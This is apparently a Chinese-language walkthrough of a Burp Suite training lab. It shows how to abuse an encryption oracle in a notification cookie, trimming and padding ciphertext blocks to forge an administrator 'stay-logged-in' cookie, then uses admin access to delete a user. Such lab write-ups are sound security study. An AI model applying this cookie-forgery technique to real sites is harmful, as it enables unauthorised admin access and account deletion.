
在解码器中，URL解码和Base64解码cookie。选择“Hex”视图，然后右键单击数据中的第一个字节。选择“删除字节”并删除23个字节。


将通知的结果重新编码到cookie中。发送请求时，请注意错误消息指示使用了基于块的加密算法，并且输入长度必须是16的倍数。你需要用足够的字节填充“无效电子邮件地址：”前缀，这样你将删除的字节数是16的倍数。

在二进制层面吧前23个字符全删了,后端提示,必须是16的整数倍




在Burp Repeater中，返回到加密请求并在预期cookie值的开头添加9个字符，例如：
XXXXXXXXXadministrator:你的时间戳
加密此输入并使用解密请求测试是否可以成功解密。







将新的密文发送到解码器，然后使用URL和Base64对其进行解码。



这一次，从数据开始处删除32个字节。




重新编码数据并将其粘贴到解密请求中的通知参数中。请检查响应以确认您的输入已成功解密，而且最重要的是，它不再包含“无效电子邮件地址：”前缀。你应该只看到爱慕你的时间戳。




从代理历史记录中，将GET/请求发送到Burp Repeater。完全删除会话cookie，并用自制cookie的密文替换保持登录的cookie。发送请求。请注意，您现在以管理员身份登录，并且可以访问管理面板。

使用Burp Repeater，浏览到/admin并注意删除用户的选项。浏览到/admin/delete？username=carlos来解决实验室问题。

把session 删除 ,然后把 `stay-logged-in` 替换成我们自己生成的值,访问 `/admin` 即可





密码之类的太烦了, 32, 64, 4 ,2, 8 ...头大

反正大概是说 我们补上9个字符,在加上系统自动加上的23个字符, 和我们的payload一起凑够了32 + 32 , 然后就可以删去前32个了, 而不影响后面32个进行解密